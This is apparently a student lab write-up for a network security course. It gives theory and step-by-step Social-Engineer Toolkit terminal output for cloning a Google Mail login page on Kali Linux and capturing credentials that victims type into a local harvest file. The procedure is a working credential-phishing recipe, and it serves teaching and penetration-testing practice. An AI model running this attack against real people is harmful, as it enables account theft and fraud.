

## **SUBJECT: NTAL**

## **Experiment 3**

**Name :**

**Roll No:**

**Aim:** Perform Phishing Attack: An attempt to acquire sensitive information such as usernames, passwords etc by masquerading as a trustworthy entity using setoolkit.

**Theory:**

### **1. Phishing:**

**Phishing** is when a malicious party sends a fraudulent email disguised as a legitimate email, often purporting to be from a trusted source. The message is meant to trick the recipient into sharing personal or financial information or clicking on a link that installs malware.

### **2. Social Engineering Attack :**

**Social engineering**, in the context of information security, refers to psychological manipulation of people into performing actions or divulging confidential information. A type of confidence trick for the purpose of information gathering, fraud, or system access, it differs from a traditional "con" in that it is often one of many steps in a more complex fraud scheme.

### **3. setoolkit :**

The Social-Engineering Toolkit (SET) is a python-driven suite of custom tools which solely focuses on attacking the human element of penetration testing.

- It's main purpose is to augment and simulate social-engineering attacks and allow the tester to effectively test how a targeted attack may succeed.
- Social-Engineering toolkit available on backtrack like on backtrack 5, backbox, blackbuntu, Gnacktrack and other Linux distribution that are used for penetration testing.

### **4 : Web attack module:**

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

### **5. Credential Harvest Method :**

The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.

### **6. Site Cloner:**

The method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.


## Procedure :

- 1.Open Kali Linux in Virtual Box /Vmware or as a Default Operating System.
- 2.Open Terminal in Kali and type 'setoolkit' and hit enter.
- 3.Select Social Engineering Attack(SEA) from the list and hit enter.
- 4.Select Website Attack Vectors from the Menu
5. Select Credential Harvester Attack Method from the menu and hit enter.
- 6.Select Site Cloner from the Menu.
- 7.Put your IP address(To know your IP address open a new Terminal and type ifconfig) to get data entered by victim system in a harvest file.
- 8.Put a Website URL in order to clone it.(Eg.[www.google.com](http://www.google.com))
- 9.Enter Yes when prompted to start Apache.
- 10.Wait till website to clone.It will be stored at var/www/html folder.
- 11.Open your Browser and type your IP address(same as you Type in Step 7).
- 12.Clone Page will open.When Victim try to enter his/her credentials its all captured and stored in harvest.txt file in var/www/html folder.

## Conclusion :

## OUTPUT:

- 1.open terminal and type setoolkit :



```
root@kali: ~
File Edit View Search Terminal Help

.##.....##.....##...
.##.....##.....##...
.#####.....##...
.....##.....##...
.##.....##.....##...
.#####.....##...

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 6.5 [---]
[---] Codename: 'Mr. Robot' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 
```

## 2. Select Social Engineering Attacks

```
root@kali: ~
File Edit View Search Terminal Help

Mb dM MM ,M MM
P"Ybmmd" .JMMmmmmMMM .JMML.

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReLiK) [---]
[---] Version: 6.5 [---]
[---] Codename: 'Mr. Robot' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 
```

## 3. Select Website Attack Vector from the Menu.

```
root@kali: ~
File Edit View Search Terminal Help

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the web site.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.


The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu


set:webattack> 
```

#### 4. Select Credential Harvester Attack Method



```
root@kali: ~  
File Edit View Search Terminal Help  
  
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.  
  
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) Full Screen Attack Method  
8) HTA Attack Method  
  
99) Return to Main Menu  
  
set:webattack>2  
  
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.  
  
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.  
  
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.  
  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
  
99) Return to Webattack Menu  
  
set:webattack>
```

#### 5. Select site cloner



```
root@kali: ~  
File Edit View Search Terminal Help  
  
applications that it can utilize within the attack.  
  
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.  
  
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.  
  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
  
99) Return to Webattack Menu  
  
set:webattack>2  
[-] Credential harvester will allow you to utilize the clone capabilities within SET  
[-] to harvest credentials or parameters from a website as well as place them in to a report  
[-] This option is used for what IP the server will POST to.  
[-] If you're using an external IP, use your external IP for this  
set:webattack> IP address for the POST back in Harvester/Tabnabbing:
```

## 6. Type Your IP address :

```
root@kali: ~
File Edit View Search Terminal Help

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a
report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.8.108
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

## 7. Type URL address to clone :


```
root@kali: ~
File Edit View Search Terminal Help

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a
report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.8.108
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://accounts.google.com/ServiceLogin?servi
ce=mail&passive=true&rm=false&continue=https://mail.google.com/mail/&ss=1&sc=1&ltmpl
l=default&ltmplcache=2&emr=1&osid=1

[*] Cloning the website: https://accounts.google.com/ServiceLogin?service=mail&passi
ve=true&rm=false&continue=https://mail.google.com/mail/&ss=1&sc=1&ltmpl=default&ltm
plcache=2&emr=1&osid=1
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of ap
ache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harves
ter_date.txt
Feel free to customize post.php in the /var/www directory
[*] All files have been copied to /var/www
{Press return to continue}
```

## 8. Open Your Browser and Type Your IP address :



## 9. Let Victim Enter credentials and it get collected in var/www/html/harvestor file.

